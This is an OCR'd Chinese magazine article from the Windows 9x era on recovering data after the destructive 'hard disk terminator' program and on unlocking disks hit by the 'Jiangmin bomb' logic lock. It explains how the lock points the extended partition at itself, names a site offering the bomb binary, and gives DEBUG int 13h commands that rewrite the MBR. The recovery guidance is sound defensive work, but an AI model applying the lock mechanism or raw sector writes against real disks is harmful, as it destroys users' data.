


图10

了，修复的过程如图10所示。

修复完成后同样需要重启电脑，重启后再用DOS启动盘引导，就可以进入硬盘访问了。这次数据修复的结果和上一次略有不同，这次金山毒霸2002的硬盘修复工具依然不能够修复C盘，但是已经成功修复D盘的所有数据；经这次修复以后，原来的D盘变成了现在的C盘，而原来的C盘分区却丢失了（图11）！



图11

虽然这次没有找回原来的C盘数据，但是原来D盘的数据还是全部成功找回来了。不过即使找回了C盘，C盘上面的数据也可以说是恢复无望了（请恕笔者再一次卖个关子，C盘恢复失败的原因在下面有详细的答案）。

使用金山毒霸2002的恢复方法叙述完毕，下

面我们再看看老大哥KV3000的表现吧。

同理，KV3000的恢复方法也要分两种情况：第一种情况是平时已使用Windows版的KVW3000或者DOS版的KV3000备份硬盘主引导信息的，那么这时候就轮到它出场了（正所谓养兵千日，用在一时嘛）。首先，你需要把以前备份的硬盘主引导记录文件（默认为HDPT.DAT、HDBOOT.DAT）拷贝到KV3000的加密软盘上，然后使用启动盘引导进入DOS系统，插入KV3000的加密软盘后，使用KV3000/HDPT.DAT命令进行修复，重启以后就可以访问硬盘了。恢复结果和上面使用金山毒霸2002相同，只能够找回D盘的数据，也就是我们可以看到的刚才那4个文件夹；C盘可以进入，但是同样为乱码，数据丢失了，恢复以后的界面如图9所示。

如果平时没有备份主引导记录，那么我们使用KV3000可以找回C盘以外的数据。首先使用引导盘启动到DOS系统，接着插入KV3000的加密软盘，执行KV3000主程序，再按下F10使用硬盘分区表修复功能，就可以按照提示备份现在已受到破坏的引导记录（在此必须进行备份操作，即使它是非正常的引导记录。防止经操作后的“病情”进一步恶化时，可以还原操作前的状态，等于拥有一颗后悔药），然后就会重建硬盘分区表。重建完毕后重启电脑，使用引导盘启动以后就可以进入C、D盘访问了。不过情况和刚才一样，只能够找回D盘数据；C盘可以进入，但是依然为乱码。恢复以后的界面如图9所示，而使用F10功能键恢复的过程如图12所示。




图12

关于如何运用金山毒霸2002以及KV3000恢复受硬盘终结者破坏的部分硬盘数据的方法叙述完毕，希望能够帮助中招的朋友找回部分硬盘数据。只要按照上述方法，其他分区的数据应该可以找回来，但是C盘的数据就不要指望了。那么，为何C盘的数据无法找回呢？笔者估计这是硬盘终结者从硬盘第一物理扇区开始，向其中写入垃圾填充覆盖现有数据所造成的结果。如果大家想了解硬盘终结者的破坏力究竟有多大，请看看KV3000所截的扇区图（图13）。




图13

图13就是被硬盘终结者破坏以后硬盘的主引导扇区的情况。我们可以发现，这里已经缺少了80和55AA这两个系统启动必不可少的重要标志，而且硬盘的主引导记录已经遭到了破坏，被垃圾数据覆盖取代。这就是为何中招以后的硬盘无法引导的原因。

然而，就算是运用金山毒霸2002和KV3000修复后的硬盘，虽然硬盘可以进入了，但是C盘的数据全部都不能恢复，只是找回C盘以外其他分区的数据。那么，如果使用其他专业工具是否可以找回C盘的数据呢？请大家再看看下面KV3000的扇区图（图14、图15）。

这两幅是使用KV3000查看扇区功能的截图，反映了硬盘不同扇区（7736、7744）的情况，结果发现它们的扇区内容居然全部相同！如果诸位读者细心观察，不难发现上面的扇区图（图14、图15）的数据和图13的引导扇区的数据一模一样！而且如果继续往下搜索，就会发现一个奇怪的现象：只要每翻8页硬盘扇区的内容，这些扇区上的内容就重复一次，也就是说这些扇区的内容每隔一定的扇区数量就循环一次。这绝对不是正常的现象。如果是正常的数据，是不可能每隔一段扇区而上面的内容就重复一次的，毕竟数据不同，上面的内容更不可能反复不断地循环。看来的确是硬盘扇区被硬盘终结者写入了垃圾数据填充覆盖造成




图14




图 15

的恶果。由此可见，即使NORTON DISK DOCTOR 等专业工具出马，也未必能完全修复数据。KV 和毒霸能够修复到此等程度，已是难能可贵了。

对于硬盘终结者这样一个恶性的硬盘炸弹程序，反病毒软件当然不会对它手下留情。目前几乎所有的反病毒软件都将它定义为病毒。不过，别以为你升级了反病毒软件就可以拒它于千里之外，事实远非那么简单。据笔者了解，作者蔬莱手上至少还有一个未公开的版本（图 16）。




图 16

对于发布版，反病毒软件当然轻而易举地捕获并将它的特征码加入病毒库；真正难以查杀的就是这类仅仅作者自己使用、并不发布的版本。

就在本文即将完成之际，笔者收到网友[WANYONG]寄来的硬盘终结者第二版的样本，大小只有 15K。和公开发布版相比，个头明显缩小一大截。据破坏测试，其破坏力和硬盘终结者第一版完全相同；同时经国产反病毒三巨头瑞星 2002 增强版、KV3000 杀毒王、毒霸 2002 最新版扫描测试，只有 KV 能够发现并弹出警示窗口，其它两者对它视若无睹。这也不能怪瑞星和毒霸，毕竟这并不是公开发布的版本。如果无人上报样本，反病毒软件就无法正确识别。笔者毫不犹豫在转发的邮件地址栏中填上瑞星病毒收集小组和毒霸开发组的 E-mail。

至此，我实在不知道什么才叫安全。在武侠小说中，一个细微的失误很可能酿成杀身之祸；对电脑病毒而言，何尝不是这样呢？众所周知，反病毒软件总是落后于电脑病毒，除了反病毒界老前辈王江民先生的金玉良言“备份、备份、再备份”以外，实在没有更好的办法。

说到这里，我想大家都会觉得这个硬盘终结者是一个令人毛骨竦然的程序吧。的确，中招以后，我们可以做的惟一工作就是尽可能搜索一切可以找回的数据，备份后，再把硬盘重新分区格式化使用。

对于这样一个恶意的破坏程序，我们如果运行了的话，损失将是无法避免的。但是只要我们按照上面所说的方法正确操作，就可以找回部分的数据，不至于“全军覆没”。而预防的方法看来就只有两条路：一是不要运行；二是使用 Windows 2000 / Windows XP。

好了，这次我带大家在硬盘终结者这个“地狱”里面走了一趟出来（大家对本次旅游的行程是否满意？我这位业余的导游还算及格吧），希望能够帮助有需要的朋友找回部分的数据。同时再一次提醒大家，千万不要运行来历不明的文件，要不碰上像硬盘终结者这样的恶意程序，那么也许你就要为好奇、好玩而付出沉重的代价。还有就是平时一定要做好数据的备份、引导记录的备份，说不定你哪个时候就需要用到它们。另外，还要说明一点，我的文章开篇的时候引用的两段话是出自天极网小蓉的《十二种流行恶作剧程序简介与清除》，在此谢谢她的文章给我的启发。

最后，希望本文能够对大家有一点启发和帮助。关键就是安装 Windows 9X 的朋友千万不要碰到并运行这个足以令你的数据进入“地狱”的东西啊！

图17是硬盘终结者的作者蔬莱在某木马论坛的“自白贴”，不知道大家有什么感想？




图 17

算人者，人亦算之。当你看着前方美味可口的“蝉”并准备将之捕获的时候，可曾意识到你身后很可能有只虎视眈眈、随时都在伺机而动、准备把你连皮带骨吞下去的“黄雀”呢？如果蔬莱在那个 QQ 密码窃取器里面捆绑的不是木马，而是硬盘终结者 III、硬盘终结者 IV 的话……好自为之吧。

江民炸弹破解方法小结



江民炸弹是个我见过的最狠毒的硬盘炸弹之一。有许多朋友不小心运行了江民炸弹导致硬盘被锁死，无法启动计算机。如果你不知道正确的解法就只有换新硬盘了。本文的目的就是告诉你江民炸弹及类似程序的原理，使你能掌握正确的解决办法，从而避免硬盘报废的惨剧！

在谈论具体的解决方法前，我先讲述一下被江民炸弹（也称“逻辑锁”）锁住的硬盘为什么不能用普通办法启动的原因。要明白这个问题首先要搞清楚硬盘的数据结构，可以参照文章“硬盘的数据结构”。

Loading ...
代码位置：
光盘\xiangguan\
硬盘的数据结构.txt

硬盘被锁的原理

有了上面的基础，再谈硬盘被锁这个问题就容易理解了。计算机在引导DOS系统时将会搜索所有逻辑盘的顺序，当DOS被引导时，首先要去找主引导扇区的分区表信息，位于硬盘的零头零柱面的第一个扇区的OBEH地址开始的地方，当分区信息开始的地方为80H时表示是主引导分区，其他的为扩展分区，主引导分区被定义为逻辑盘C盘，然后查找扩展分区的逻辑盘，被定义为D盘，以此类推找到E，F，G……“逻辑锁”就是在此下手，修改了正常的主引导分区记录将扩展分区的第一个逻辑盘指向自己，DOS在启动时查找到第一个逻辑盘后，查找下一个逻辑盘时总是找到是自己，这样一来就形成了死循环，这就是使用软驱光驱，双硬盘都不能正常启动的原因。实际上这“逻辑锁”只是利用了DOS在启动时的一个小小缺陷，便令不少高手都束手无策。知道了“逻辑锁”的“上锁”原理，要解锁也就比较容易了。以前我看到有位朋友采用“热拔插”硬盘电源的方法来处理：就是在当系统启动时，先不给被锁的硬盘插上电源线，等待启动完成后再给硬盘“热插”上电源线，这时如果硬盘没有烧坏的话，系统就可以控制硬盘了。当然这是一种非常危险的方法，大家不要轻易尝试，下面介绍4种比较简单和安全的处理方法。

江民炸弹解锁实战

方法一：用江民炸弹提供的恢复程序解锁

下载江民炸弹提供的恢复程序解锁是个简单易行的办法，可以到这里去下载：http：//www.521hacker.com/。软件解压缩后有4个文件，一个是说明文件readme.exe，一个是制作解锁盘用的文件rescue.com，还有两个文件就是江民炸弹了。它们的名字分别为Jmbs.arj、JMBOS. zip，其实它们都是一个文件压缩而成，只不过扩展名不同而已。如果你把它们解压会看到jmbs.exe文件，大小为1809字节。这个jmbs.exe就是江民炸弹了。如果你不小心运行了它，机器的硬盘将会被死锁住，无论你用软驱还是光驱，都不能启动计算机，硬盘和报废了没什么区别！

解决办法：把rescue.exe拷贝到一张空白的1.44MB软盘上，插入软驱，运行。显示“OK”之类的提示信息后，你就有了一张江民炸弹的解锁盘，如果你发现里面一个文件也没有，不要惊讶，你没有做错什么，就是这个样子的。快试试吧，用这张恢复盘启动机子，如果出现unlock的字样，那就成功地解锁了！

方法二：修改DOS启动文件

首先准备一张DOS6.22的系统盘，带上debug、pctools5.0、fdisk等工具。然后在一台正常的机器上，使用你熟悉的二进制编辑工具（debug、pctools5.0，或者是运行在Windows下的Ultraedit都行）修改软盘上的IO.SYS文件（修

改前记住改该文件的属性为正常)，具体是在这个文件里面搜索第一个“55aa”字符串，找到以后修改为任意其他数值即可。用这张修改过的系统软盘你就可以顺利地带着被锁的硬盘启动了。不过这时由于该硬盘正常的分区表已经被黑客程序给恶意修改了，你无法用FDISK来删除和修改分区，而且仍无法用正常的启动盘启动系统，这时你可以用DEBUG来手工恢复。使用DEBUG手工修复硬盘步骤如下：

```
a:\>debug
－a
－xxxx:  100 mov ax   0201  读一个扇区的内容
－xxxx:  103 mov bx   500  设置一个缓存地址
－xxxx:  106 mov cx   0001  设置第一个硬盘的硬
盘指针
－xxxx:  109 mov dx   0080  读零磁头
－xxxx:  10c int 13  硬盘中断
－xxxx:  10e int 20
－xxxx:  0110  退出程序返回到指示符
－g  运行
－d500  查看运行后500地址的内容
```

这时候会发现地址6be开始的内容是硬盘分区的信息，发现此硬盘的扩展分区指向自己，这就使DOS或Windows启动时查找硬盘逻辑盘进去死循环，在DEBUG指示符下用E命令修改内存数据具体如下：

```
E6BE
xx.0xx.0xx.0...............
.................................
..............................55AA
```

55 AA表示硬盘有效的标记，不要修改，xx0表示把以前的数据“xx”改成0，再用硬盘中断13把修改好的数据写入硬盘就可以了，具体如下：

```
A:\>debug
a 100  表示修改100地址的汇编指令
－xxxx:   100 mov ax   0301  写硬盘一个扇区
－xxxx:      这里直接按回车
－g  运行
－q  退出
```

然后运行FDISK/MBR（重置硬盘引导扇区的引导程序，再重新启动电脑就行了。

方法三：巧设BIOS，用DM解锁

大家知道DM软件是不依赖于主板BIOS的硬盘识别安装软件（所以在不能识别大硬盘的老主板上也可用DM来安装使用大容量硬盘）。就算在BIOS中将硬盘设为“NONE”，DM也可识别并处理硬盘。

